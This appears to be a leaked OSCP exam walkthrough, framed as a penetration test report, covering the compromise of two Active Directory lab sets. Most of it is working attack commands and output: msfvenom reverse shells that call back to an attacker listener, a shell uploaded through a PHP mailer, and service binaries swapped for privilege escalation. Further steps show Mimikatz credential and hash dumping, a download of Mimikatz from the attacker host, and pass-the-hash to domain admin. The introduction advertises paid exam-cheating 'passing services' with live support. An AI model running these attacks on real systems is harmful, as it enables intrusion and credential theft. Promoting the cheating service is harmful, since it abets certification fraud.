Table of Contents

1. Offensive Security OSCP Exam Penetration Test Report Active directory sets

1.1 Introduction

The Offensive Security Lab and Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security course. This report should contain all items that were used to pass the overall exam and it will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

The following report can be used for learning purpose only, and I'm not responsible about any cheat attempt during the exam, just use it in breaks or before the exam to learn the attacks methodologies and how is the oscp active directory level with different new attacks methods.

For passing services it's available and to know how it works and how we do our job you can contact us on telegram: **@goldfinch12** or discord: **goldfinch#9798**. also, live support during the exam is available.

For any question feel free to ask

Best regards,

Gosh.

Active Directory set DC01:

.100 nmap scan:

```
Nmap scan report for 192.168.142.100

Scanned at 2022-03
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Simple DNS Plus
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack
3389/tcp  open  ms-wbt-server syn-ack Microsoft Terminal Services
| ssl-cert: Subject: commonName=dc01.exam.com
| Issuer: commonName=dc01.exam.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-03-18T02:23:15
| Not valid after:  2022-09-17T02:23:15
| MD5:   f403 866c 2f1e a70f 5198 ff0a f892 d0e7
| SHA-1: b522 37e3 80f3 e250 7350 69e0 4144 3b7d 3dcd 448a
| -----BEGIN CERTIFICATE-----
| MIIC3jCCAcagAwIBAgIQHQGDsDA3EplKEONsjGTu+zANBgkqhkiG9w0BAQsFADAY
| MRYwFAYDVQQDEw1kYzAxLmV4YW0uY29tMB4XDTIyMDMxODAyMjMxNVoXDTIyMDkx
| NzAyMjMxNVowGDEWMBQGA1UEAxMNZGMwMS5leGFtLmNvbTCCASIwDQYJKoZIhvcN
| AQEBBQADggEPADCCAQoCggEBAM0kolGsFAAhZ+Tq6x7FOZnV3r/F5f7+mbzoNjq4
| 5KpIuORHKYfJad1cD3iZHMger2zdUVY4xBF96ytolQ3B0x5CAxXLXHgLyjxi7r93
| PUN/blqXnecm1vlrOYHiqOguJZgee8+prNJp4LcujBTdirizRP05AkXpycD3e4xK
| 9vwQb1bnPXlzijOqDGBsx3o7EfmHv/q66gbr1DcXvA0DJTKraySYA75J+UN9E4Op
| AaHCaNRDXGsYldYSzB5EPEZHN198GrFkn26MCRErE5MzDZMt8zBcJrkeooZA67pO
| ELzol4wXE4iMGOTV80YmbzLzGNEBcfeWl42ypyvMRPXTfvUCAwEAAaMkMCIwEwYD
| VR0lBAwwCgYIKwYBBQUHAwEwCwYDVR0PBAQDAgQwMA0GCSqGSIb3DQEBCwUAA4IB
| AQAzRqX7CG0ftGXmtIB34SZyPMlbalECt0aNfiAVTghsGv+Qu0Q1dGpO/oTItFl8
| svHBSYSt0+yFeERIcfE9FNzgBmcIkLAZjqInNr3vL3A/Vnp25q3EAucOAv1Q0V4o
| NOZRO0wDV5nq0ftwojw94IBALim+1dzGq9xdIO/xxFEaK//WHyzFVPhdSssl20ER
| uItEWEQ1TCKYq6j+CJPCKmmiZtFFQHIVySSpSerm3r7X5R507SpBPDss+SHkWD6g
| /088AAALEc1xvXTniTi0zmEDpoOR1/smxCpsZFJjKgMuf6nWYBAfOCWGM7hyqbB7
| SpBFei1hNYEzCUuPhElTSNr4
|_-----END CERTIFICATE-----
| rdp-ntlm-info:
|   Target_Name: EXAM
|   NetBIOS_Domain_Name: EXAM
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: exam.com
|   DNS_Computer_Name: dc01.exam.com
```

.101 Nmap Scan:

```
Nmap scan report for 192.168.142.101

Scanned at 2022-03
PORT     STATE SERVICE       REASON  VERSION
21/tcp   open  ftp           syn-ack FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
445/tcp  open  microsoft-ds? syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: EXAM
|   NetBIOS_Domain_Name: EXAM
|   NetBIOS_Computer_Name: APPSRV01
|   DNS_Domain_Name: exam.com
|   DNS_Computer_Name: appsrv01.exam.com
|   DNS_Tree_Name: exam.com
|   Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=appsrv01.exam.com
| Issuer: commonName=appsrv01.exam.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-03-18T02:23:50
| Not valid after:  2022-09-17T02:23:50
| MD5:   6d66 88ad 8129 169b 6c8c 9965 44a3 428f
| SHA-1: f45b 260f 0345 2167 eeb1 1261 92fe 4602 d1ea 9c44
| -----BEGIN CERTIFICATE-----
| MIIC5jCCAc6gAwIBAgIQE78jOBl/a6NDHdbNXEPmzDANBgkqhkiG9w0BAQsFADAc
| MRowGAYDVQQDExFhcHBzcnYwMS5leGFtLmNvbTAeFw0yMjAzMTgwMjIzNTBaFw0y
| MjA5MTcwMjIzNTBaMBwxGjAYBgNVBAMTEWFwcHNydjAxLmV4YW0uY29tMIIBIjAN
| BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAt84T5ajIsInPInn57QOIMONuohmC
| 9DZMFltDsp62t7qrzjMT9Ocsy9FgZ5dHSB4sFxz8G2t6KwPYzKKd/CfGvCwMKUR4
| Muyix5sOrZiDwc+wokIuRwfhtvnDDAAbCqINq+rqXFvY4lvus8dnriL53HZl0jlG
| QME5u7aJiMIzBGgO6/PvWkQF4SRAQ1HIgE4uBJVsRd/e/RxBNTzcOpxE/s+5yTau
| Cxdx0Jbbf23CnVy6xA5aBwynXHKuRvRy/I3w9GLOJakBi9UDA0A1EnqZPJnveEhu
| qCdru1j3y//exx//zKeWu8i0KQVtVV44wM0uRS209HWueMEnYjyXXdH6+QIDAQAB
```

.102 Nmap scan:

```
Nmap scan report for 192.168.142.102

Scanned at 2022-03
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON  VERSION
21/tcp   open  ftp           syn-ack FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
445/tcp  open  microsoft-ds? syn-ack
3306/tcp open  mysql?        syn-ack
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   DistCCD, Help, Kerberos, Memcache, NCP, RPCCheck, Radmin, SSLSessionReq, TLSSessionR
|_    Host '192.168.49.142' is not allowed to connect to this MariaDB server
| mysql-info:
|_  MySQL Error: Host '192.168.49.142' is not allowed to connect to this MariaDB server
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| ssl-cert: Subject: commonName=appsrv02.exam.com
| Issuer: commonName=appsrv02.exam.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-03-18T02:24:13
| Not valid after:  2022-09-17T02:24:13
| MD5:   7f31 d9c0 bd76 fb48 69e0 6878 17a2 2ffc
| SHA-1: 8763 7116 fbf6 32b1 43c5 d73a 68b9 a4a6 687b 3929
| -----BEGIN CERTIFICATE-----
| MIIC5jCCAc6gAwIBAgIQUXqKvx7CX5NB1X5LZoi3lDANBgkqhkiG9w0BAQsFADAc
| MRowGAYDVQQDExFhcHBzcnYwMi5leGFtLmNvbTAeFw0yMjAzMTgwMjI0MTNaFw0y
| MjA5MTcwMjI0MTNaMBwxGjAYBgNVBAMTEWFwcHNydjAyLmV4YW0uY29tMIIBIjAN
| BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4H+sC0Ce4a8Y3UUP7Dz9hkWCHPXk
| 3x+OHBqN8LPdGxfbs7UzsZvZER2uB14NKSozHxQ1FAv8LC40Kh27n6dJcdC7VOHw
| Flu0MIsd8CIeF1koPQUV2JoGF33oxx3sewSuHi3zT1ityQYgajhqNBHfE//Gsxwv
| AUuCRWd17CKf1UlJqDYsiz+z/xYlzMDeCtO1hWlA0yP2opkbFDh8UJL6AsHyWZ3F
| q/WtBewrQ0Uv6Xq4t3iKlyH9INtEzqHw1f+lZpZtq/FakS6I+uvJAqfZOLn6/IZS
| Q3x1b8zM4C+EzjihPPr5/T3cvP7B0LTvS0W0CV+i+f1EHjjqpt/Hm1xSJQIDAQAB
| oyQwIjATBgNVHSUEDDAKBggrBgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcN
| AQELBQADggEBACmcHyaROvNRgiUQVGv3T+1drrWJwpPybldVXf6ZGNct8EypHnXb
| sm6M34jiBYK1B6RJ48putDS9Ffu3OjtGcVM1Vg199lBaNdzee3CcnGiUkyGbwXtS
| zhI+95YK5eI27MrW0wrXtkWrdMEQ6Rmmrdax+5LP4L7kWcT9cvDocgbkJf3rpWuu
| ceVrt4aGA6H/IStEDjG6b4BKZBZmhKD8azkL9jFyi5OID4eUz0qptlShSZFsiEFB
| CsooBfS1ZZAvzjz1VTs41HPVXFy2xOzw801Qm43AKtuUNL9zSLoL4jx1wu/b90hc
| lXvG78stVf+8GMyldJ3k1XBWyEfYnLxu7DQ=
```


.102

Exploiting:

On **102** machine there was a http port opens shown on nmap scan

```
8000/tcp open  http          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/7.2.34)
2 services unrecognized despite returning data. If you know the service/version, please submit the follo
vice :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
```

There is a php mail sender



To generate php reverse shell:

Msfvenom -p php/reverse_php LHOST=192.168.xx.xx LPORT=2222 -f raw > l.php

Then select the generated php shell in the php web mailer and submit you will see an error message referring to the upload path


The file uploaded to /upload/

Setup netcat listenner

Now navigate to

http://192.168.xx.102:8000/upload/l.php

you will receive a reverse shell with the user and get the flag on apachesvc's Desktop



Privilege escalation:

Upload sharpup.exe

Audit command:

SharpUp.exe audit

```
=== SharpUp: Running Privilege Escalation Checks ===
Registry AutoLogon Found


=== Registry AutoLogons ===
        DefaultDomainName: exam
        DefaultUserName: apachesvc
        DefaultPassword:
        AltDefaultDomainName:
        AltDefaultUserName:
        AltDefaultPassword:


=== Modifiable Service Binaries ===
        Service 'FileZillaServer' (State: Running, StartMode: Auto) : "C:\xampp\filezillaftp\filezillaserver.exe"
```

It shown filezilla modifiable, so generating a msfvenom exe reverse shell

Msfvenom -p windows/shell_reverse_tcp LHOST=192.168.xx.xx LPORT=4444 -f exe > filezillaserver.exe

And replace the filezillaserver.exe with the new one

Then setup ncat listener

And on victim machine run

Shutdown /r

Wait a while then you will receive reverse shell with administrator user

```
192.168[redacted].102: inverse host lookup failed: Unknown host
connect to [192.168.[redacted]] from (UNKNOWN) [192.168.[redacted].102] [redacted]
Microsoft Windows [Version 10.[redacted]]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

.101

Uploading mimikatz.exe

```
c:\Windows\Tasks>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

Getting the hashes using the following command:

Lsadump::lsa /inject

```
mimikatz # lsadump::lsa /inject
Domain : APPSRV02 / [redacted]

RID  : [redacted]
User : Administrator

* Primary[redacted]
    NTLM : [redacted]
```

Psexec on 101 machine with administrator's hash

Use the following command:

Impacket-psexec -hashes :hashe_found administrator@192.168.xx.101

```
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd c:\\users

c:\Users> dir
 Volume in drive C has no label.
 Volume Serial Number is 48D6-7CB6

 Directory of c:\Users

02/09/2021  03:22 AM    <DIR>          .
02/09/2021  03:22 AM    <DIR>          ..
11/16/2020  12:07 PM    <DIR>          Administrator
12/22/2021  07:24 AM    <DIR>          pete
11/16/2020  12:07 PM    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)   4,092,899,328 bytes free
```

.100

Upload mimikatz.exe

Powershell.exe wget http://192.168.xx.xx /mimikatz.exe mimikatz.exe

Get the autologons passwords saved with the following command:

```
mimikatz #
privilege::debug
mimikatz # Privilege '20' OK

sekurlsa::logonpasswords
mimikatz #
```

We got pete password

```
        tspkg :
        wdigest :
         * Username : pete
         * Domain   : EXAM
         * Password : (null)
        kerberos :
         * Username : pete
         * Domain   : EXAM.COM
         * Password : [redacted]
        ssp :
        credman :
```

By checking pete user I found that he is part of domain admins group using the following command:

Net user pete /domain

```
Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

Now connecting to .100 machine with evil-winrm to pete user

```
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\pete\Documents> whoami
exam\pete
*Evil-WinRM* PS C:\Users\pete\Documents> hostname
dc01
*Evil-WinRM* PS C:\Users\pete\Documents>
```

Grab the flag.

Active Directory MS01 SET

Nmap scan

.100

```
Nmap scan report for 192.168.[redacted].100
Host is up (0.021s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-06-
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  msrpc         Microsoft Windows RPC
49744/tcp open  msrpc         Microsoft Windows RPC
```

.101

```
Nmap scan report for 192.168.[redacted].101
Host is up (0.021s latency).

PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: OSCP
|   NetBIOS_Domain_Name: OSCP
|   NetBIOS_Computer_Name: MS01
|   DNS_Domain_Name: oscp.exam
|   DNS_Computer_Name: ms01.oscp.exam
|   DNS_Tree_Name: oscp.exam
|   Product_Version: 10.0.17763
|_  System_Time: 2022-06-[redacted]
|_ssl-date: 2022-06-[redacted].00; 0s from scanner time.
| ssl-cert: Subject: commonName=ms01.oscp.exam
| Not valid before: 2022-02-22T07:36:33
|_Not valid after:  2022-08-24T07:36:33
8080/tcp open  http          Microsoft IIS httpd 10.0
|_http-title: Loading...
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

.102

```
Nmap scan report for 192.168.[redacted].102
Host is up (0.022s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH for_Windows_8.1 (protocol 2.0)
5040/tcp open  unknown
7680/tcp open  pando-pub?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 165.22 seconds
```

Nslookup

```
ÖööÖöÇ$ nslookup
> server dc01.oscp.exam
Default server: dc01.oscp.exam
Address: 192.168.xx.100#53
> ms01.oscp.exam
Server:         dc01.oscp.exam
Address:        192.168.xx.100#53

Name:   ms01.oscp.exam
Address: 192.168.xx.101
> ms02.oscp.exam
Server:         dc01.oscp.exam
Address:        192.168.xx.100#53

Name:   ms02.oscp.exam
Address: 192.168.xx.102
>
```

.102

basic ldap enumeration on DC with ldapsearch tool

ldapsearch -x -b "dc=oscp,dc=exam" -H ldap://192.168.xx.100

```
1077:DefaultPassword: ESMWaterP1p3S!
1100:badPasswordTime: 132907045222226412
1114:DefaultPassword: ESMWaterP1p3S!
1137:badPasswordTime: 132907045242254714
1151:DefaultPassword: ESMWaterP1p3S!

913: badPasswordTime: 0
914: lastLogoff: 0
915: lastLogon: 132907057596202236
916: pwdLastSet: 132900736095600814
917: primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAA1o2WDYFQs1YI0TOhXAQAAA==
accountExpires: 9223372036854775807
logonCount: 8
sAMAccountName: Ketty.Agan
sAMAccountType: 805306368
userPrincipalName: Ketty.Agan@oscp.exam
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=oscp,DC=exam
dSCorePropagationData: 20220223072931.0Z
dSCorePropagationData: 16010101000001.0Z
lastLogonTimestamp: 132900750775939825
DefaultPassword: ESMWaterP1p3S!
```

dumped domain via ldap

```
ÔöîÔöÇÔöÇ(kaliÒë¬kali)-[~/ldapdomaindump]
ÔööÔöÇ$ python3 ./ldapdomaindump.py -u "OSCP.EXAM\Ketty.Agan" -p ESMWaterP1p3S! dc01.oscp.exam
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Domain computers

```
ÔöîÔöÇÔöÇ(kaliÒë¬kali)-[~/ldapdomaindump]
ÔööÔöÇ$ cat domain_computers.grep | cut -f 1,3-6
cn      dNSHostName     operatingSystem operatingSystemServicePack      operatingSystemVersion
MS02    ms02.oscp.exam  Windows 10 Pro          10.0 (19044)
MS01    ms01.oscp.exam  Windows Server 2019 Standard            10.0 (17763)
DC01    dc01.oscp.exam  Windows Server 2019 Standard            10.0 (17763)
```

Domain groups

```
ÔöîÔöÇÔöÇ(kaliÒë¬kali)-[~/ldapdomaindump]
ÔööÔöÇ$ cat domain_groups.grep | cut -f 1
cn
DnsUpdateProxy
DnsAdmins
Enterprise Key Admins
Key Admins
Protected Users
Cloneable Domain Controllers
Enterprise Read-only Domain Controllers
Read-only Domain Controllers
Denied RODC Password Replication Group
Allowed RODC Password Replication Group
Terminal Server License Servers
Windows Authorization Access Group
Incoming Forest Trust Builders
Pre-Windows 2000 Compatible Access
Account Operators
Server Operators
RAS and IAS Servers
Group Policy Creator Owners
Domain Guests
Domain Users
Domain Admins
Cert Publishers
Enterprise Admins
Schema Admins
Domain Controllers
Domain Computers
Storage Replica Administrators
Remote Management Users
Access Control Assistance Operators
Hyper-V Administrators
RDS Management Servers
RDS Endpoint Servers
RDS Remote Access Servers
Certificate Service DCOM Access
Event Log Readers
Cryptographic Operators
```

Getting domain users

```
ÔöîÔöÇÔöÇ(kaliÒë¬kali)-[~/ldapdomaindump]
ÔööÔöÇ$ cat domain_users.grep | cut -f 2,3
name    sAMAccountName
passcore        passcore
Kevyn Turk      Kevyn.Turk
Michaelina Deborah      Michaelina.Deborah
Evangelina Muslim       Evangelina.Muslim
Loutitia Mercado        Loutitia.Mercado
Fania Willi     Fania.Willi
Lark Mosora     Lark.Mosora
Ketty Agan      Ketty.Agan
Ray Gayelord    Ray.Gayelord
Shari Klute     Shari.Klute
Lishe Snodgrass Lishe.Snodgrass
Bernadina Hemphill      Bernadina.Hemphill
Liv Ungley      Liv.Ungley
Jsandye Gitt    Jsandye.Gitt
Norina Westberg Norina.Westberg
Bobina Sumner   Bobina.Sumner
Jordana Meit    Jordana.Meit
Jasmina Major   Jasmina.Major
Danyette Boni   Danyette.Boni
Manda Emee      Manda.Emee
Deedee Lillian  Deedee.Lillian
krbtgt  krbtgt
Guest   Guest
Administrator   Administrator
```

Logging to .102 with ssh

ssh ketty.agan@ms02.oscp.exam

```
ÔööÔöÇ$ ssh ketty.agan@ms02.oscp.exam
ketty.agan@ms02.oscp.exam's password:
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

oscp\ketty.agan@MS02 C:\Users\ketty.agan>

oscp\ketty.agan@MS02 C:\Users\ketty.agan>cd Desktop

oscp\ketty.agan@MS02 C:\Users\ketty.agan\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 8AED-143C

 Directory of C:\Users\ketty.agan\Desktop

03/07/2022  11:20 PM    <DIR>          .
03/07/2022  11:20 PM    <DIR>          ..
```

Privilege escalation:

Checking the user permission seen that it has shutdown permission

```
oscp\ketty.agan@MS02 C:\Users\ketty.agan>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeShutdownPrivilege           Shut down the system                 Enabled  <--
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system  Enabled
SeUndockPrivilege             Remove computer from docking station Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
```

Uploading winpeas it shows there is a weak permission (path elevation) on

C:\Program Files\Pipes Printing Service\PipesPrinting.exe

Compiling https://github.com/newsoft/adduser

Then upload to machine

Replace it with PipesPrinting

```
oscp\ketty.agan@MS02 C:\Users\ketty.agan>move "c:\Program Files\Pipes Printing Service\PipesPrinting.exe" "c:\Program Files\P
ipes Printing Service\PipesPrinting.old"
        1 file(s) moved.

oscp\ketty.agan@MS02 C:\Users\ketty.agan>move adduser32.exe "c:\Program Files\Pipes Printing Service\PipesPrinting.exe"
        1 file(s) moved.

oscp\ketty.agan@MS02 C:\Users\ketty.agan>
```

Rebooted the machine then after minute I have connected to ssh with the new user

```
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

audit@MS02 C:\Users\audit>whoami
ms02\audit


audit@MS02 C:\Users\Administrator\Desktop>type proof.txt
```

Get proof.txt

.101

Saving SAM hive for offline analysis

```
audit@MS02 C:\Users\ketty.agan>reg save hklm\sam sam.hiv
The operation completed successfully.

audit@MS02 C:\Users\ketty.agan>reg save hklm\security security.hiv
The operation completed successfully.
```

Using Mimikatz to do offline analysis and getting the NTLM hashes

```
 mimikatz # privilege::debug
 Privilege '20' OK

 mimikatz # token::elevate
 Token Id  : 0
 User name :
 SID name  : NT AUTHORITY\SYSTEM

 584     {0;000003e7} 1 D 35094          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
  -> Impersonated !
  * Process Token : {0;0015c98a} 0 D 1473508     MS02\audit      S-1-5-21-2205738063-3255804240-3710680937-1002  (12g,24p)   Primary

  * Thread Token  : {0;000003e7} 1 D 1520455     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

  mimikatz # lsadump::sam sam.hiv security.hiv
Domain : MS02
SysKey : e062b35740f6c6c11e33fdb49c15d6f4
Local SID : S-1-5-21-2205738063-3255804240-3710680937

SAMKey : 436f8fa25e7218c7809232e6464625d7

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 5a94fcec4d30b965e2c7465f3a736b2c
    lm  - 0: a6174518b55ff5f5614b7f704b0f5a6c
    ntlm- 0: 5a94fcec4d30b965e2c7465f3a736b2c
    ntlm- 1: e2b475c11da2a0748290d87aa966c327

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6103aac67e549fbe1d52e625ef815cc5

* Primary:Kerberos-Newer-Keys *
    Default Salt : MS02.OSCP.EXAMAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 3ac73fd11281e494ca8f3b660f2b1b4c1ae4e60b3d3590c3361c855513802488
      aes128_hmac       (4096) : d9b20f7d34ec32a205b8a4433e620350
      des_cbc_md5       (4096) : 5d8902bc10fbda49
    OldCredentials
      aes256_hmac       (4096) : 0538d8bef4ad7fd9c4cbe71f2894b3880f4ae3f94f934551aed72b20c4885f9e
      aes128_hmac       (4096) : c040f6a1c614cbc253c795b8b143daec
```

Connecting to 101 as administrator using psexec tool and getting the flag

With the following command:

